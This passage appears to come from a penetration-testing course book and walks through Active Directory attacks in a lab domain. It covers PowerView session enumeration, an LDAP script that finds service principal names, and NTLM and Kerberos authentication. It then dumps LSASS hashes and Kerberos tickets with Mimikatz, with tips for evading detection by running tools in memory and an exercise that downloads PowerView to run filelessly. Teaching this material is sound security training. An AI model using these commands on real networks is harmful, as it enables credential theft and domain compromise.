To do this, we need a list of users logged on to a target. We could either interact with the target to detect this directly, or we could track a user's active logon sessions on a domain controller or file server.

The two most reliable Windows functions that can help us to achieve these goals are the *NetWkstaUserEnum*<sup>626</sup> and *NetSessionEnum*<sup>627</sup> API. While the former requires administrative permissions and returns the list of all users logged on to a target workstation, the latter can be

<sup>625</sup> (@sixdub, 2016), <http://www.sixdub.net/?p=591>

<sup>626</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa370669\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa370669(v=vs.85).aspx)

<sup>627</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/lmshare/nf-lmshare-netsessionenum>

used from a regular domain user and returns a list of active user sessions on servers such as fileservers or domain controllers.

During an assessment, after compromising a domain machine, we should enumerate every computer in the domain and then use *NetWkstaUserEnum* against the obtained list of targets. Keep in mind that this API will only list users logged on to a target if we have local administrator privileges on that target.

Alternatively we could focus our efforts on discovering the domain controllers and any potential file servers (based on servers hostnames or open ports) in the network and use *NetSessionEnum* against these servers in order to enumerate all active users' sessions.

This process would provide us with a good "exploitation map" to follow in order to compromise a domain admin account. However, keep in mind that the results obtained from using these two APIs will vary depending on the current permissions of the logged-in user and the configuration of the domain environment.

As a very basic example, in this section, we will use the *NetWkstaUserEnum* API to enumerate local users on the Windows 10 client machine and *NetSessionEnum* to enumerate the users' active sessions on the domain controller.

Calling an operating system API from PowerShell is not completely straightforward. Fortunately, other researchers have presented a technique that simplifies the process and also helps avoid endpoint security detection. The most common solution is the use of PowerView,<sup>628</sup> a PowerShell script which is a part of the PowerShell Empire framework.

The PowerView script is already stored in the `C:\Tools\active_directory` directory on the Windows 10 client. To use it we must first import it:

```
PS C:\Tools\active_directory> Import-Module .\PowerView.ps1
```

*Listing 681 - Installing and importing PowerView*

PowerView is quite large but we will only use the `Get-NetLoggedon` and `Get-NetSession` functions, which invoke *NetWkstaUserEnum* and *NetSessionEnum* respectively.

First, we will enumerate logged-in users with **Get-NetLoggedon** along with the **-ComputerName** option to specify the target workstation or server. Since in this case we are targeting the Windows 10 client, we will use **-ComputerName client251**:

```
PS C:\Tools\active_directory> Get-NetLoggedon -ComputerName client251
wkui1_username wkui1_logon_domain wkui1_oth_domains wkui1_logon_server
-----
offsec      corp          DC01
offsec      corp          DC01
CLIENT251$   corp          DC01
```

<sup>628</sup> (@harmj0y, 2017), <https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1>

```
CLIENT251$    corp
CLIENT251$    corp
CLIENT251$    corp
```

Listing 682 - User enumeration using Get-NetLoggedon

The output reveals the expected offsec user account.

Next, let's try to retrieve active sessions on the domain controller DC01. Remember that these sessions are performed against the domain controller when a user logs on, but originate from a specific workstation or server, which is what we are attempting to enumerate.

We can invoke the **Get-NetSession** function in a similar fashion using the **-ComputerName** flag. Recall that this function invokes the Win32 API *NetSessionEnum*, which will return all active sessions, in our case from the domain controller.

In Listing 683, the API is invoked against the domain controller DC01.

```
PS C:\Tools\active_directory> Get-NetSession -ComputerName dc01

sesi10_cname sesi10_username sesi10_time sesi10_idle_time
----- -----
\\192.168.1.111 CLIENT251$          8            8
\\[::1]      DC01$                6            6
\\192.168.1.111 offsec           0            0
```

Listing 683 - Enumerating active user sessions with Get-NetSession

As expected, the Offsec user has an active session on the domain controller from 192.168.1.111 (the Windows 10 client) due to an active login. The information obtained from the two APIs ended up being the same as we are targeting only a single machine, which also happens to be the one we are executing our script from. In a real Active Directory infrastructure, however, the information gained using each API might differ and would definitely be more helpful.

Now that we can enumerate group membership and determine which machines users are currently logged in to, we have the basic skills needed to begin compromising user accounts with the ultimate goal of gaining domain administrative privileges.

#### 21.2.4.1 Exercises

1. Download and use PowerView to perform the same enumeration against the student VM while in the context of the Offsec account.
2. Log in to the student VM with the *Jeff\_Admin* account and perform a remote desktop login to the domain controller using the *Jeff\_Admin* account. Next, execute the *Get-NetLoggedOn* function on the student VM to discover logged-in users on the domain controller while in the context of the *Jeff\_Admin* account.
3. Repeat the enumeration by using the *DownloadString* method from the *System.Net.WebClient* class in order to download PowerView from your Kali system and execute it in memory without saving it to the hard disk.

## 21.2.5 Enumeration Through Service Principal Names

So far we have enumerated domain users in search of logged in accounts that are members of high value groups. An alternative to attacking a domain user account is to target so-called service accounts<sup>629</sup>, which may also be members of high value groups.

When an application is executed, it must always do so in the context of an operating system user. If a user launches an application, that user account defines the context. However, services launched by the system itself use the context based on a *Service Account*.

In other words, isolated applications can use a set of predefined service accounts: *LocalSystem*,<sup>630</sup> *LocalService*,<sup>631</sup> and *NetworkService*.<sup>632</sup> For more complex applications, a domain user account may be used to provide the needed context while still having access to resources inside the domain.

When applications like Exchange, SQL, or Internet Information Services (IIS) are integrated into Active Directory, a unique service instance identifier known as a *Service Principal Name* (SPN)<sup>633</sup> is used to associate a service on a specific server to a service account in Active Directory.

---

*Managed Service Accounts*,<sup>634</sup> introduced with Windows Server 2008 R2, were designed for complex applications which require tighter integration with Active Directory. Larger applications like SQL and Microsoft Exchange<sup>635</sup> often require server redundancy when running to guarantee availability, but Managed Service Accounts cannot support this. To remedy this, Group Managed Service Accounts<sup>636</sup> were introduced with Windows Server 2012, but this requires that domain controllers run Windows Server 2012 or higher. Because of this, many organizations still rely on basic Service Accounts.

---

By enumerating all registered SPNs in the domain, we can obtain the IP address and port number of applications running on servers integrated with the target Active Directory, limiting the need for a broad port scan.

Since the information is registered and stored in Active Directory, it is present on the domain controller. To obtain the data, we will again query the domain controller in search of specific service principal names.

---

<sup>629</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms686005\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms686005(v=vs.85).aspx)

<sup>630</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms684190(v=vs.85).aspx)

<sup>631</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms684188\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms684188(v=vs.85).aspx)

<sup>632</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/ms684272\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms684272(v=vs.85).aspx)

<sup>633</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/ms677949\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms677949(v=vs.85).aspx)

<sup>634</sup> (Microsoft, 2009), <https://blogs.technet.microsoft.com/askds/2009/09/10/managed-service-accounts-understanding-implementing-best-practices-and-troubleshooting/>

<sup>635</sup> (Wikipedia, 2018), [https://en.wikipedia.org/wiki/Microsoft\\_Exchange\\_Server](https://en.wikipedia.org/wiki/Microsoft_Exchange_Server)

<sup>636</sup> (Microsoft, 2012), <https://blogs.technet.microsoft.com/askpfeplat/2012/12/16/windows-server-2012-group-managed-service-accounts/>

---

*While Microsoft has not documented a list of searchable SPN's there are extensive lists available online.<sup>637</sup>*

---

For example, let's update our PowerShell enumeration script to filter the `serviceprincipalname` property for the string `*http*`, indicating the presence of a registered web server:

```
$domainObj = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()  
  
$PDC = ($domainObj.PdcRoleOwner).Name  
  
$SearchString = "LDAP://" + $PDC + "/"  
  
$DistinguishedName = "DC=$($domainObj.Name.Replace('. ', ',DC='))"  
  
$SearchString += $DistinguishedName  
  
$Searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]$SearchString)  
  
$objDomain = New-Object System.DirectoryServices.DirectoryEntry  
  
$Searcher.SearchRoot = $objDomain  
  
$Searcher.filter="serviceprincipalname=*http*"  
  
$Result = $Searcher.FindAll()  
  
Foreach($obj in $Result)  
{  
    Foreach($prop in $obj.Properties)  
    {  
        $prop  
    }  
}
```

*Listing 684 - PowerShell script to detect registered service principal names*

This search returns a number of results, and although they could be further filtered, we can easily spot relevant information:

| Name                  | Value                 |
|-----------------------|-----------------------|
| givenname             | {iis_service}         |
| <b>samaccountname</b> | <b>{iis_service}</b>  |
| cn                    | {iis_service}         |
| pwdlastset            | {131623309820953450}  |
| whencreated           | {05/02/2018 19.03.02} |
| badpwdcount           | {0}                   |
| displayname           | {iis_service}         |

<sup>637</sup> (Sean Metcalf, 2017), [http://adsecurity.org/?page\\_id=183](http://adsecurity.org/?page_id=183)

```

lastlogon          {131624786130434963}
samaccounttype    {805306368}
countrycode        {0}
objectguid         {201 74 156 103 125 89 254 67 146 40 244 7 212 176 32 11}
usnchanged         {28741}
whenchanged        {07/02/2018 12.08.56}
name               {iis_service}
objectsid          {1 5 0 0 0 0 5 21 0 0 0 202 203 185 181 144 182 205 192 58 2
                    {3}}
logoncount         {0}
badpasswordtime   {0}
accountexpires    {9223372036854775807}
primarygroupid     {513}
objectcategory     {CN=Person,CN=Schema,CN=Configuration,DC=corp,DC=com}
userprincipalname {iis_service@corp.com}
useraccountcontrol {590336}
dscorepropagationdata {01/01/1601 00.00.00}
serviceprincipalname {HTTP/CorpWebServer.corp.com}
distinguishedname {CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com
                    {top, person, organizationalPerson, user}}
objectclass        {12919}
usncreated         {131624773644330799}
lastlogontimestamp {131624773644330799}
adspath            {LDAP://CN=iis_service,OU=ServiceAccounts,OU=CorpUsers,DC=corp,DC=com}
...

```

Listing 685 - Output of service principal name search

Based on the output, one attribute name, `samaccountname` is set to `iis_service`, indicating the presence of a web server and `serviceprincipalname` is set to `HTTP/CorpWebServer.corp.com`. This all seems to suggest the presence of a web server.

Let's attempt to resolve "CorpWebServer.corp.com" with `nslookup`:

```

PS C:\Users\offsec.CORP> nslookup CorpWebServer.corp.com
Server:  UnKnown
Address: 192.168.1.110

Name:  corpwebserver.corp.com
Address: 192.168.1.110

```

Listing 686 - Nslookup of serviceprincipalname entry

From the results, it's clear that the hostname resolves to an internal IP address, namely the IP address of the domain controller.

If we browse this IP, we find a default IIS web server as shown in Figure 308.




Figure 308: IIS web server at CorpWebServer.corp.com

Although a domain controller would normally not host a web server, the student lab is full of surprises.

While the enumeration of service principal names does not produce the web server software or version, it will narrow the search down and allow for either manual detection or tightly scoped port scans.

#### 21.2.5.1 Exercises

1. Repeat the steps from this section to discover the service principal name for the IIS server.
2. Discover any additional registered service principal names in the domain.
3. Update the script so the result includes the IP address of any servers where a service principal name is registered.
4. Use the Get-SPN script<sup>638</sup> and rediscover the same service principal names.

---

<sup>638</sup> (Scott Sutherland, 2013),  
[https://github.com/EmpireProject/Empire/blob/master/module\\_source/situational\\_awareness/network/Get-SPN.ps1](https://github.com/EmpireProject/Empire/blob/master/module_source/situational_awareness/network/Get-SPN.ps1)

## 21.3 Active Directory Authentication

Now that we have enumerated user accounts, group memberships, and registered SPNs, let's attempt to use this information to compromise Active Directory.

In order to do this, we must first discuss the details of Active Directory authentication.

Active Directory supports multiple authentication protocols and techniques and implements authentication to both Windows computers as well as those running Linux and macOS.

---

*Active Directory supports several older protocols including WDigest.<sup>639</sup> While these may be useful against older operating systems like Windows 7 or Windows Server 2008 R2, we will only focus on more modern authentication protocols in this section.*

---

Active Directory uses either Kerberos<sup>640</sup> or NTLM authentication<sup>641</sup> protocols for most authentication attempts. We will discuss the simpler NTLM protocol first.

### 21.3.1 NTLM Authentication

NTLM authentication is used when a client authenticates to a server by IP address (instead of by hostname),<sup>642</sup> or if the user attempts to authenticate to a hostname that is not registered on the Active Directory integrated DNS server. Likewise, third-party applications may choose to use NTLM authentication instead of Kerberos authentication.

The NTLM authentication protocol consists of seven steps as shown in Figure 309 and explained in depth below.

---

<sup>639</sup> (Microsoft, 2003), [https://technet.microsoft.com/en-us/library/cc778868\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx)

<sup>640</sup> (Microsoft, 2003), [https://technet.microsoft.com/en-us/library/cc780469\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc780469(v=ws.10).aspx)

<sup>641</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa378749(v=vs.85).aspx)

<sup>642</sup> (Microsoft, 2013), <https://blogs.msdn.microsoft.com/chiranth/2013/09/20/ntlm-want-to-know-how-it-works/>




Figure 309: Diagram of NTLM authentication in Active Directory

In the first authentication step, the computer calculates a cryptographic hash, called the *NTLM hash*, from the user's password. Next, the client computer sends the user name to the server, which returns a random value called the *nonce* or *challenge*. The client then encrypts the nonce using the NTLM hash, now known as a *response*, and sends it to the server.

The server forwards the response along with the username and the nonce to the domain controller. The validation is then performed by the domain controller, since it already knows the NTLM hash of all users. The domain controller encrypts the challenge itself with the NTLM hash of the supplied username and compares it to the response it received from the server. If the two are equal, the authentication request is successful.

As with any other hash, NTLM cannot be reversed. However, it is considered a "fast-hashing" cryptographic algorithm since short passwords can be cracked in a span of days with even modest equipment<sup>643</sup>.

---

*By using cracking software like Hashcat with top-of-the-line graphic processors, it is possible to test over 600 billion NTLM hashes every second. This means that all eight-character passwords may be tested within 2.5 hours and all nine-character passwords may be tested within 11 days.*

---

<sup>643</sup> (Jeremi M Gosney, 2017), <https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505>

Next we will turn to Kerberos, which is the default authentication protocol in Active Directory and for associated services.

### 21.3.2 Kerberos Authentication

The Kerberos authentication protocol used by Microsoft is adopted from the Kerberos version 5 authentication protocol created by MIT and has been used as Microsoft's primary authentication mechanism since Windows Server 2003. While NTLM authentication works through a principle of challenge and response, Windows-based Kerberos authentication uses a ticket system.

At a high level, Kerberos client authentication to a service in Active Directory involves the use of a domain controller in the role of a key distribution center, or KDC.<sup>644</sup> This process is shown in Figure 310.




Figure 310: Diagram of Kerberos Authentication

<sup>644</sup> (Wikipedia, 2017), [https://en.wikipedia.org/wiki/Key\\_distribution\\_center](https://en.wikipedia.org/wiki/Key_distribution_center)

Let's review this process in detail in order to lay a foundation for further discussion.

For example, when a user logs in to their workstation, a request is sent to the domain controller, which has the role of KDC and also maintains the Authentication Server service. This *Authentication Server Request* (or AS\_REQ) contains a time stamp that is encrypted using a hash derived from the password of the user<sup>645</sup> and the username.

When the domain controller receives the request, it looks up the password hash associated with the specific user and attempts to decrypt the time stamp. If the decryption process is successful and the time stamp is not a duplicate (a potential replay attack), the authentication is considered successful.

The domain controller replies to the client with an *Authentication Server Reply* (AS REP) that contains a session key (since Kerberos is stateless) and a *Ticket Granting Ticket* (TGT). The session key is encrypted using the user's password hash, and may be decrypted by the client and reused. The TGT contains information regarding the user, including group memberships, the domain, a time stamp, the IP address of the client, and the session key.

In order to avoid tampering, the Ticket Granting Ticket is encrypted by a secret key known only to the KDC and can not be decrypted by the client. Once the client has received the session key and the TGT, the KDC considers the client authentication complete. By default, the TGT will be valid for 10 hours, after which a renewal occurs. This renewal does not require the user to re-enter the password.

When the user wishes to access resources of the domain, such as a network share, an Exchange mailbox, or some other application with a registered service principal name, it must again contact the KDC.

This time, the client constructs a *Ticket Granting Service Request* (or TGS\_REQ) packet that consists of the current user and a timestamp (encrypted using the session key), the SPN of the resource, and the encrypted TGT.

Next, the ticket granting service on the KDC receives the TGS\_REQ, and if the SPN exists in the domain, the TGT is decrypted using the secret key known only to the KDC. The session key is then extracted from the TGT and used to decrypt the username and timestamp of the request. As this point the KDC performs several checks:

1. The TGT must have a valid timestamp (no replay detected and the request has not expired).
2. The username from the TGS\_REQ has to match the username from the TGT.
3. The client IP address needs to coincide with the TGT IP address.

If this verification process succeeds, the ticket granting service responds to the client with a *Ticket Granting Server Reply* or TGS REP. This packet contains three parts:

1. The SPN to which access has been granted.
2. A session key to be used between the client and the SPN.

---

<sup>645</sup> (Skip Duckwall, 2014), <https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf>

3. A service ticket containing the username and group memberships along with the newly-created session key.

The first two parts (SPN and session key) are encrypted using the session key associated with the creation of the TGT and the service ticket is encrypted using the password hash of the service account registered with the SPN in question.

Once the authentication process by the KDC is complete and the client has both a session key and a service ticket, the service authentication begins.

First, the client sends to the application server an *application request* or *AP\_REQ*, which includes the username and a timestamp encrypted with the session key associated with the service ticket along with the service ticket itself.

The application server decrypts the service ticket using the service account password hash and extracts the username and the session key. It then uses the latter to decrypt the username from the *AP\_REQ*. If the *AP\_REQ* username matches the one decrypted from the service ticket, the request is accepted. Before access is granted, the service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user, after which the user may access the requested service.

This protocol may seem complicated and perhaps even convoluted, but it was designed to mitigate various network attacks and prevent the use of fake credentials.

Now that we have explored the foundations of both NTLM and Kerberos authentication, let's explore various cached credential storage and service account attacks.

### 21.3.3 Cached Credential Storage and Retrieval

To lay the foundation for cached storage credential attacks, we must first discuss the various password hashes used with Kerberos and show how they are stored.

Since Microsoft's implementation of Kerberos makes use of single sign-on, password hashes must be stored somewhere in order to renew a TGT request. In current versions of Windows, these hashes are stored in the Local Security Authority Subsystem Service (LSASS)<sup>646</sup> memory space.<sup>647</sup>

If we gain access to these hashes, we could crack them to obtain the cleartext password or reuse them to perform various actions.

Although this is the end goal of our AD attack, the process is not as straightforward as it sounds. Since the LSASS process is part of the operating system and runs as SYSTEM, we need SYSTEM (or local administrator) permissions to gain access to the hashes stored on a target.

Because of this, in order to target the stored hashes, we often have to start our attack with a local privilege escalation. To make things even more tricky, the data structures used to store the hashes in memory are not publicly documented and they are also encrypted with an LSASS-stored key.

---

<sup>646</sup> (Microsoft, 2017), <https://technet.microsoft.com/en-us/library/cc961760.aspx>

<sup>647</sup> (Benjamin Delphy, 2013), <http://blog.gentilkiwi.com/securite/mimikatz/sekurlsa-credman#getLogonPasswords>

Nevertheless, since this is a huge attack vector against Windows and Active Directory, several tools have been created to extract the hashes, the most popular of which is Mimikatz.<sup>648</sup>

Let's try to use Mimikatz to extract hashes on our Windows 10 system.

---

*In the following example, we will run Mimikatz as a standalone application. However, due to the mainstream popularity of Mimikatz and well-known detection signatures, consider avoiding using it as a standalone application. For example, execute Mimikatz directly from memory using an injector like PowerShell<sup>649</sup> or use a built-in tool like Task Manager to dump the entire LSASS process memory, move the dumped data to a helper machine, and from there, load the data into Mimikatz.<sup>650</sup>*

---

Since the Offsec domain user is a local administrator, we are able to launch a command prompt with elevated privileges. From this command prompt, we will run **mimikatz**<sup>651</sup> and enter **privilege::debug** to engage the **SeDebugPrivilege**<sup>652</sup> privilege, which will allow us to interact with a process owned by another account.

Finally, we'll run **sekurlsa::logonpasswords** to dump the credentials of all logged-on users using the Sekurlsa<sup>653</sup> module.

This should dump hashes for all users logged on to the current workstation or server, *including remote logins* like Remote Desktop sessions.

```
C:\Tools\active_directory> mimikatz.exe  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 291668 (00000000:00047354)  
Session : Interactive from 1  
User Name : Offsec  
Domain : CORP  
Logon Server : DC01  
Logon Time : 08/02/2018 14.23.26  
SID : S-1-5-21-1602875587-2787523311-2599479668-1103  
  
msv :  
[00000003] Primary  
\* Username : Offsec
```

<sup>648</sup> (Benjamin Delphy, 2018), <https://github.com/gentilkiwi/mimikatz>

<sup>649</sup> (Matt Graeber, 2016), <https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1>

<sup>650</sup> (Ruben Boonen, 2016), <http://www.fuzzysecurity.com/tutorials/18.html>

<sup>651</sup> (Benjamin Delphy, 2014), <https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa>

<sup>652</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/bb530716(v=vs.85).aspx)

<sup>653</sup> (Mimikatz, 2019), <https://github.com/gentilkiwi/mimikatz/wiki/module-~-sekurlsa>

```

\* Domain    : CORP
\* NTLM      : e2b475c11da2a0748290d87aa966c327
\* SHA1      : 8c77f430e4ab8acb10ead387d64011c76400d26e
\* DPAPI     : 162d313bede93b0a2e72a030ec9210f0
tspkg :
wdigest :
\* Username : Offsec
\* Domain   : CORP
\* Password : (null)
kerberos :
\* Username : Offsec
\* Domain   : CORP.COM
\* Password : (null)
...

```

*Listing 687 - Executing mimikatz on a domain workstation*

The output snippet above shows all credential information stored in LSASS for the domain user Offsec, including cached hashes.

Notice that we have two types of hashes highlighted in the output above. This will vary based on the functional level of the AD implementation. For AD instances at a functional level of Windows 2003, NTLM is the only available hashing algorithm. For instances running Windows Server 2008 or later, both NTLM and SHA-1 (a common companion for AES encryption) may be available. On older operating systems like Windows 7, or operating systems that have it manually set, WDigest,<sup>654</sup> will be enabled. When WDigest is enabled, running Mimikatz will reveal cleartext password alongside the password hashes.

Armed with these hashes, we could attempt to crack them and obtain the cleartext password.

A different approach and use of Mimikatz is to exploit Kerberos authentication by abusing TGT and service tickets. As already discussed, we know that Kerberos TGT and service tickets for users currently logged on to the local machine are stored for future use. These tickets are also stored in LSASS and we can use Mimikatz to interact with and retrieve our own tickets and the tickets of other local users.

For example, in Listing 688, we use Mimikatz to show the Offsec user's tickets that are stored in memory:

---

```
mimikatz # sekurlsa:::tickets

Authentication Id : 0 ; 291668 (00000000:00047354)
Session          : Interactive from 1
User Name        : Offsec
Domain          : CORP
Logon Server    : DC01
Logon Time       : 08/02/2018 14.23.26
SID              : S-1-5-21-1602875587-2787523311-2599479668-1103

* Username : Offsec
* Domain   : CORP.COM
* Password : (null)
```

---

<sup>654</sup> (Microsoft, 2003), [https://technet.microsoft.com/en-us/library/cc778868\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc778868(v=ws.10).aspx)

**Group 0 - Ticket Granting Service**

[00000000]

```

Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
Service Name (02) : cifs ; dc01 ; @ CORP.COM
Target Name (02) : cifs ; dc01 ; @ CORP.COM
Client Name (01) : Offsec ; @ CORP.COM
Flags 40a50000 : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
Session Key : 0x00000012 - aes256_hmac
d062a1b8c909544a7130652fd4bae4c04833c3324aa2eb1d051816a7090a0718
Ticket : 0x00000012 - aes256_hmac ; kvno = 3      [...]
```

**Group 1 - Client Ticket ?**
**Group 2 - Ticket Granting Ticket**

[00000000]

```

Start/End/MaxRenew: 09/02/2018 14.41.47 ; 10/02/2018 00.41.47 ; 16/02/2018 14.41.47
Service Name (02) : krbtgt ; CORP.COM ; @ CORP.COM
Target Name (--) : @ CORP.COM
